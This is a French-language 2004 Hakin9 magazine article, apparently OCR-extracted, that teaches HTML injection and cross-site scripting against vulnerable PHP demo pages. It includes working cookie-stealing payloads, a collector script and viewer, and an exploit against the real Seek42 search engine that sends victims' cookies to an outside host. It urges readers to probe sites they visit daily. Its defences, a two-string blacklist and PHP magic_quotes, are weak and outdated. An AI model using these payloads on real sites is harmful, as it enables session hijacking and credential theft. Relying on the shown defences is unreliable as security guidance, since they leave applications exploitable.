hakin9

Attaques de type injection HTML


Brandon Petty

Article publié dans le numéro 1/2004 du magazine "Hakin9"

Magazine "Hakin9", Wydawnictwo Software, ul. Lewartowskiego 6, 00-190 Warszawa, piotr@software.com.pl

Attaques de type injection HTML

Brandon Petty



Les attaques de type injection HTML consistent à envoyer une chaîne contenant un code HTML malveillant à une page qui attend les données sous forme texte de la part de l'internaute. La question qui s'impose est la suivante : quel objectif peut-on atteindre en procédant de cette manière ?

Maintenant, étudions la page dont le code source est présenté sur les Listings 1 et 2 (*http://127.0.0.1/inject/html_ex.html*). Il a l'air d'être simple, n'est-ce pas ? Dans le formulaire, sélectionnez le format qui vous intéresse (MP3, OGG ou WAV) et cliquez sur OK. La valeur de la variable `music` est transmise à la page *html_ex.php* :

```
<form action='./html_ex.php' method='post'>
```

Ce fichier fait afficher le nom du format que vous avez sélectionné :

```
$myURL = $_REQUEST[music];
(...)
Votre choix: <? echo($myURL); ?>
```

Le fonctionnement de la page est si simple qu'il est difficile de croire qu'elle puisse posséder des trous de sécurité. Cependant – essayez de taper l'adresse suivante dans le navigateur *http://127.0.0.1/inject/html_ex.php?music=<script>alert('hakin9')</script>*. Une fenêtre avec le texte *Hakin9* apparaît sur l'écran. C'est intéressant, n'est-ce pas ? Consultons le code source de la page qui vient d'être affichée (Listing 3).

Comme on peut le voir, PHP était persuadé que la chaîne définie par vous dans l'adresse a été envoyée par le formulaire (à l'aide de la méthode GET) et il l'a insérée dans le code HTML transmis au navigateur. La balise `<script>` oblige à utiliser *JavaScript* ce qui permet de se servir de la fonction `alert()` afin d'afficher la fenêtre.

Exemple plus complexe – forum tout simple

Un exemple plus complexe est présenté sur les Listings 4 et 5 – *http://127.0.0.1/inject/xss_ex.php*. C'est une version simplifiée du mécanisme que vous allez trouver sur plusieurs forums de discussion disponibles sur le réseau.

La page *xss_ex.php* contient un formulaire où il faut saisir un nom d'utilisateur et un mot de passe (*root* et *demo*). Ces données sont ensuite transmises au fichier *xss_ex.php* :

```
<form action='./exploit.php' method='post'>
```

Si l'exemple *html_x.php* ne marche pas

Si l'exemple présenté sur les Listings 1 et 2 ne fonctionne pas sur votre ordinateur (la saisie de l'adresse donnée dans l'article n'entraîne pas l'affichage de la fenêtre), vérifiez si vous n'avez pas désactivé *JavaScript* dans les options du navigateur. Au cas où *JavaScript* serait désactivé, la fenêtre ne pourrait pas être affichée. Vérifiez également le code source de la page affichée après avoir tapé l'adresse donnée dans l'article et comparez-le avec celui présenté sur le Listing 3. Vérifiez notamment si la ligne :

```
<script>alert('hakin9')</script>
```

ne se présente pas chez vous ainsi :

```
<script>alert(\'hakin9\')
</script>
```

Si c'est le cas – dans le fichier de configuration PHP (*/etc/php.ini* dans la plupart des distributions de Linux), l'option de sécurité est probablement activée :

```
magic_quotes_gpc = On
```

Cette option a pour vocation d'assurer la protection contre plusieurs types d'attaques *HTML injection.* Pour essayer le fonctionnement des attaques décrites dans cet article, choisissez la valeur qui assure un niveau de sécurité moins élevé :

```
magic_quotes_gpc = Off
```

Listing 2. *Suite de la page vulnérable à l'injection HTML – fichier html_ex.php*

```
<?
  /* Assurez-vous si dans le fichier php.ini l'option
   * "magic_quotes_gpc = Off" est désactivée - au cas contraire,
   * ce script ne sera pas vulnérable à l'attaque
  */
  error_reporting (E_ALL ^ E_NOTICE);
  $myURL = $_REQUEST[music];
?>
<html>
<head>
  <title>Exemple tout simple/title>
</head>
<body bgcolor="white">
<br><br><br>
  <center><h1>Votre choix: <? echo($myURL); ?></h1></center>
</body>
</html>
```

Après les avoir réceptionnées, le script envoie au client les *cookies* avec le nom d'utilisateur et le mot de passe :

```
setcookie("mylogin",$_POST['login']);
setcookie("mypasswd",$_POST['passwd']);
```

Grâce à cela, il ne sera pas nécessaire de saisir ces données encore une fois lors des futures visites. Après avoir envoyé les *cookies,* le script envoie l'en-tête HTTP *location* ce qui entraîne l'ouverture de la page *exploit.php* :

```
header("Location: exploit.php");
```

Une fois la session ouverte, vous vous trouvez sur la page simulant l'insertion d'une image sur le forum. Sur cette page, il y a un formulaire tout simple où vous saisissez un lien vers un fichier graphique donné. Après avoir appuyé sur le bouton, le lien est envoyé au script qui le fait insérer dans la base de données et qui est responsable de son affichage.

Essayons de réaliser l'attaque injection HTML semblable à l'attaque précédente. Comme lien vers l'image saisissez : *http://127.0.0.1/inject/image.jpg"><script>alert('hakin9')</script>*. Le résultat doit être identique à celui obtenu dans le cas précédent. Regardez le code source de la page affichée où vous allez trouver la ligne suivante :

```
<img src=" http://127.0.0.1/inject
/image.jpg"><script>alert(
'hakin9')</script>">
```

Comment cela fonctionne ? C'est simple – notez que la chaîne `">` que nous avons insérée après le nom du fichier graphique a provoqué la fermeture de la balise `img`. La chaîne `<script>alert('hakin9')</script>` qui suit a fait afficher la fenêtre comme dans le cas précédent.

Exemple d'utilisation de la technique XSS

Et bien – mais la génération des fenêtres n'est pas la raison suffisante

Listing 1. *Exemple le plus simple de la page vulnérable à l'injection HTML – fichier html_ex.html*

```
<form action='./html_ex.php' method='post'>
  <center>[<b>Sélectionner le format</b>]</center><br>
  <input type="radio" name="music" value="MP3" checked="true"> .MP3<br>
  <input type="radio" name="music" value="OGG"> .OGG<br>
  <input type="radio" name="music" value="WAV"> .WAV<br>
  <center><input type="submit" value="OK"></center>
</form>
```

Listing 3. *Code source de la page qui s'affiche après avoir saisi l'adresse http://127.0.0.1/inject/html_ex.php?music=<script>alert('hakin9')</script>*

```
<html>
<head>
  <title>Exemple tout simple
  </title>
</head>
<body bgcolor="white">
<br><br><br>
<center><h1>Vous avez choisi:
<script>alert('hakin9')</script>
</h1></center>
</body>
</html>
```




Figure 1. *Page présentée sur les Listings 1 et 2 – fonctionnement et l'affichage de la fenêtre forcé par le pirate*

pour pouvoir parler du piratage informatique. Essayons de faire quelque chose de plus ambitieux.

Tout d'abord – pour que l'injection HTML apporte des effets importants, votre code doit être inséré sur la page visitée par beaucoup d'internautes. Comme on pouvait le noter sur l'exemple précédent, cela n'est pas difficile – il suffit de choisir un forum quelconque. Le point important du forum présenté dans l'exemple précédent est le fait que lorsque l'internaute ouvre la session, son nom d'utilisateur et le mot de passe sont enregistrés dans les *cookies*. Dans un instant, vous allez vous convaincre qu'il est possible de voler

Listing 4. *Forum avec des trous de sécurité – xss_ex.php*

```
if ($_SERVER['REQUEST_METHOD'] == "POST") {
  setcookie("mylogin",$_POST['login']);
  setcookie("mypasswd",$_POST['passwd']);
  header("Location: exploit.php");
}
  if ($_COOKIE['mylogin'] || $_COOKIE['mypasswd']) {
  echo("<center><b><a href=\"./exploit.php\">Vous avez déjà ouvert la session </a></b></center>");
  }
  else
  {
    ?>
    <br>
    <form action='./xss_ex.php' method='post'>
    <table border=0 width=0 heith=0>
    <caption align="left">Démo de l'injection HTML</caption>
    <tr><td valign="top">
    <b>Login: </b></td><td><input type=text name="login" value="root" size=50> </input></td></tr><td valign="top">
    <b>Passwd: </b></td><td><input type=text name="passwd" value="demo" size=50> </input><br></td></tr><td valign="top">
    <input type=submit value="Enter">
    </td></tr>
    </table>
    </form>
...
```

Conversion des caractères ASCII en symboles hexadécimaux

Regardez deux liens ci-dessous :

- `http://127.0.0.1/inject/html_ex.php?music=<script>alert('hakin9')</script>`
- `http://127.0.0.1/inject/html_ex.php?music=%3Cscript%3Ealert%28%27hakin9%27%29%3C%2Fscript%3E`

Il vaut la peine de savoir que les deux conduisent au même endroit. C'est simple – le caractère < porte en ASCII le numéro 3C (code hexadécimal), au lieu d'écrire `<script`, vous pouvez donc écrire `%3Cscript`. Quelle en est la raison ? Il existe des situations où vous ne souhaitez pas utiliser des caractères non typiques dans l'adresse URL – certaines applications internet ou clients peuvent tenter de les supprimer. Les caractères choisis et les codes hexadécimaux qui leur correspondent sont présentés dans le Tableau 1.

Listing 5. *Forum avec des trous de sécurité, suite – exploit.php*

```
<?
  // Attention: pour simplifier le script, le nom d'utilisateur
  // et le mot de passe sont enregistrés dans le script
  // (et non téléchargés depuis la base).

     error_reporting (E_ALL ^ E_NOTICE);
     $myURL = $_REQUEST[url];

     // Si PHP n'ajoute pas des barres obliques devant les guillemets,
     // vous devez les ajouter vous-mêmes.
     if (get_magic_quotes_gpc()==0) {
        $myURL = addslashes($myURL);
     }

     if (($_COOKIE['mylogin'] == 'root') && ($_COOKIE['mypasswd'] == 'demo'))
     {
        if($_SERVER['REQUEST_METHOD'] != "POST")
     {
        ?>
        <b>Démo de l'injection HTML</b>
        <br>
        <form action='./exploit.php' method='post'>

        URL de l'image: <input type='text' name='url'
          value='http://' length='50'><br>
        <input type='submit'>

        </form>
...
...
        $SQL_String = "SELECT User.Link FROM User";
        $SQL_String .= " Where(User.Login = 'root');";

        $rs = mysql_query ($SQL_String) or die ($SQL_String);

        if ($row = mysql_fetch_object ($rs))
        {
           echo "<img src=\"$row->Link\">\n";
        }
        else
        {
           echo "Erreur!!\n";
        }
...
```

Tableau 1. *Caractères ASCII choisis et les codes hexadécimaux qui leur correspondent*

Caractère	Code hexadécimal
!	%21
"	%22
#	%23
$	%24
%	%25
&	%26
'	%27
(	%28
)	%29
*	%2A
+	%2B
,	%2C
-	%2D
.	%2E
/	%2F
:	%3A
;	%3B
<	%3C
=	%3D
>	%3E
?	%3F
@	%40
[	%5B
\	%5C
]	%5D
^	%5E
_	%5F
~	%7E

un *cookie* ce qui va vous permettre de vous faire passer pour d'autres utilisateurs.

Commençons par un exemple tout simple. Au lieu d'un lien vers une image (on parle toujours du forum présenté sur les Listings 4 et 5), saisissez la chaîne suivante dans la boîte de dialogue :

```
http://127.0.0.1/inject/image.jpg">
<script>alert(document.cookie)</script>
```

Cela va faire afficher la fenêtre avec le texte :

```
mylogin=root; mypasswd=demo
```

Listing 6. *La saisie des chaînes exemplaires dans la boîte de dialogue pour la sélection de l'image va faire envoyer le contenu des cookies à l'intrus*

```
• image.jpg" width="0" height="0" name="hia" onload="hia.src='http://127.0.0.1/inject/↩
  cookie.php?cookie='+document.cookie;
• ./image.jpg" name="hia" onload="hia.src='http://127.0.0.1/inject/cookie.php?cookie='%2Bdocument.cookie;">↩
  <script language="
```

Comme on peut le voir, la variable `document.cookie` stocke la valeur des *cookies* pour la page que nous sommes en train de visiter. Pourtant, nous n'avons pas pour objectif de présenter à tout utilisateur ses données – nous voulons que ces données nous soient transmises. La méthode la plus simple pour atteindre ce but consiste à insérer un lien qui fera ouvrir notre page dans les variables transmises à l'aide de la méthode GET en transmettant la valeur de la variable `document.cookie`.

Étudions le script présenté sur le Listing 7. Si vous l'ouvrez de la manière suivante : *http://127.0.0.1/~haking/inject/cookie.php?cookie=texte_exemplaire* cela va entraîner l'enregistrement de la chaîne *texte_exemplaire* dans le fichier *cookies.txt*. Si dans l'adresse qui est en train de s'ouvrir vous insériez le contenu des *cookies* au lieu de la chaîne *texte_exemplaire,* celui-ci serait envoyé à votre serveur !

Étudions le fonctionnement d'un lien présenté sur le Listing 6 (premier lien). Si vous le saisissez dans la boîte de dialogue où vous définissez le lien vers une image, le code ci-dessous sera envoyé au client :

```
<img src="image.jpg" width="0"
height="0" name="hia" onload=
"hia.src='http://127.0.0.1/
inject/cookie.php?cookie='
+document.cookie;">
```

C'est simple – la chaîne que vous avez définie – comme dans les exemples précédents – a été insérée à l'endroit où le lien vers l'image doit conduire. Cela va entraîner l'affichage de l'image *image.jpg* aux dimensions de 0x0 pixels (elle ne sera pas donc visible). Après l'avoir chargée (méthode `on-`

Listing 7. *Script enregistrant la chaîne définie dans la variable transmise à l'aide de la méthode GET dans le fichier – cookie.php*

```
<?
  error_reporting
    (E_ALL ^ E_NOTICE);
  $cookie = $_REQUEST[cookie];

  $fic=fopen("cookies.txt", "a");
  fwrite($fic, "$cookie\n");
  fclose($fic);
?>
```




Figure 2. *Schéma de réalisation de l'attaque contre le forum présenté sur les Listings 4 et 5*

Listing 8. *Script permettant de consulter les cookies regroupés – view_cookie.php*

```
<?
  echo("Interception des cookies: Démo de l'injection HTML\n<br>\n");
  $fic=fopen("cookies.txt", "r");
  while(!feof($fic))
  {
     $data = fgets($fic, 1024);
     echo("<br>$data");
  }
  fclose($fic);
?>
```

`load`), l'adresse URL sera chargée en tant qu'image :

```
http://127.0.0.1/inject/
cookie.php?cookie='+document.cookie;
```

Comme on a pu déjà l'observer, les *cookies* d'utilisateur seront envoyés au serveur – et ils seront enregistrés sur votre serveur (à l'endroit où se trouve le fichier *cookie.php*) dans le fichier *cookies.txt*. Afin d'optimiser la réalisation de l'attaque, vous pouvez utiliser le script présenté sur le Listing 8.

Dans certaines situations, il peut s'avérer nécessaire d'utiliser la chaîne `<script language="` – comme c'est le cas du second lien présenté sur le Listing 6. Si vous envoyez un code HTML malveillant à une page où il sera inséré dans quelques endroits, vous pouvez rencontrer un problème. Dans l'exemple que nous venons de commenter, cela provoquera l'apparition de plusieurs images portant le même nom – *hia* – sur la page grâce à quoi la fonction `onload` pourrait ne pas s'exécuter. Si vous ajoutez la chaîne `<script language="` à la fin du code que vous avez inséré, le reste de la page sera considéré comme script *JavaScript* inachevé.

L'exemple d'utilisation de cette technique est le code présenté sur le Listing 9. C'est un exploit permettant d'intercepter les *cookies* des utilisateurs du moteur de recherche très populaire *http://sourceforge.net/projects/seek42/.*

Comment se défendre ?

Bien que la réalisation des attaques *HTML injection* soit simple, dans plu-




Figure 3. *Schéma de fonctionnement d'un modèle simplifié du forum présenté sur les Listings 4 et 5*

Listing 9. *Exploit pour Seek42*

```
http://www.xxxx.net/seek42.php?q=trouble&E="></td></tr></table><br><br><center><b>Stone walls do not make a prison
nor iron bars a cage</b><br><img src="http://www.jotdot.net/brandito/authentic/tho.jpg"><br>
<img src="http://www.jotdot.net/brandito/authentic/tho.jpg" name="hia"
onload="hia.src='http://www.jotdot.net/brandito/authentic/Secure/cookie.php?cookie='%2Bdocument.cookie;"
width=0 height=0></center>    <script language="
```

sieurs situations la défense contre elles n'est pas du tout facile. Il existe deux méthodes pour sécuriser votre page contre le pirate.

La première consiste à analyser les données entrantes (du côté serveur) avant qu'elles ne soient intégrées dans le code de la page envoyée au client. Une fonction appropriée peut vérifier si les données n'intègrent pas un code HTML malveillant et soit réfuser à leur réception, soit essayer de couper les fragments suspects. L'exemple d'utilisation de cette méthode est présenté sur le Listing 10. Il représente la version de la page du Listing 2 résistant à l'attaque. Comme on peut le voir, nous avons écrit la fonction `is_clean()`. Elle a pour but de vérifier si les données saisies ne contiennent pas de chaînes `">` ou `<script` – qui sont présentes dans la plupart des attaques de type injection HTML. Si la chaîne malveillante est trouvée, la fonction retourne `False`, dans le cas contraire, elle retourne – `True`.

Cette méthode de défense contre les attaques de type injection HTML est utilisée par plusieurs forums internet. Ils suppriment toutes les balises HTML des messages postés par les internautes en laissant seulement ses propres balises qui sont soumises ensuite à un traitement spécial.

Deuxièmement, vous pouvez profiter du fait que PHP introduit automatiquement des slaches devant des guillemets et devant des apostrophes. Quand vous activez cette option (en paramétrant dans le fichier */etc/php.ini* `magic_quotes_gpc = On`), beaucoup de fichiers buggués vont disparaître. Dans le cas de notre essai vous pouvez constater que l'attaque effectuée sur la page des Figures 1 et 2 s'arrêtera alors que celle sur votre forum va fonctionner. Pourquoi ? Les données envoyées vers la base de données dans la requête SQL devraient contenir les slaches devant les guillemets. Vous devez donc vérifier si `magic_quotes_gpc` est activé dans le script *exploit.php,* et, dans le cas contraire ajoutez les slaches vous-mêmes.

Les versions plus récentes de PHP possèdent cette option par défaut. Cependant, il existe bien des situations où vous serez obligés de la désactiver, p. ex. quand votre script contient des données dans le fichier texte ou quand vous devez comparer les suites comportant des guillemets.

Listing 10. *Version du script résistant aux attaques présenté sur le Listing 2 – fichier html_ex_clean.php*

```
<?
  error_reporting (E_ALL ^ E_NOTICE);

  function is_clean ($container){
    $container = strtolower($container);
    $container = str_replace(' ', "", $container);
    // On recherche les chaînes pouvant servir à la réalisation de l'attaque.
    $string1 = "<script";
    $string2 = "\">";

    if(!strstr($container,$string1) && !strstr($container,$string2))
    {
      // La chaîne ne contient pas de fragments suspects.
      $result = True;
    } else {
       // La chaîne contient des fragments suspects.
       $result = False;
    }
    return $result;
  }

  $myURL = $_REQUEST[music];

  // Vérifiez si la chaîne saisie ne contient pas de fragments suspects.
  if(!is_clean($myURL))
  $myURL = ", afin de réaliser l'injection HTML";
?>
<html>
<head>Exemple tout simple</title>
</head>
<body bgcolor="white">
<br><br><br>
  <center><h1>Vous avez choisi <? echo($myURL); ?></h1></center>
</body>
</html>
```

Conclusion

Sur le réseau, on peut trouver beaucoup de pages sensibles à un type donné d'attaque injection HTML. Vous pouvez essayer vous-mêmes de les rechercher – il est fort vraisemblable que vous trouviez un trou de sécurité sur la page que vous visitez chaque jour. L'exemple en est un exploit présenté sur le Listing 9. La recherche de ce trou m'a prise moins que 30 minutes au cours de la pause pendant l'écriture de cet article. ■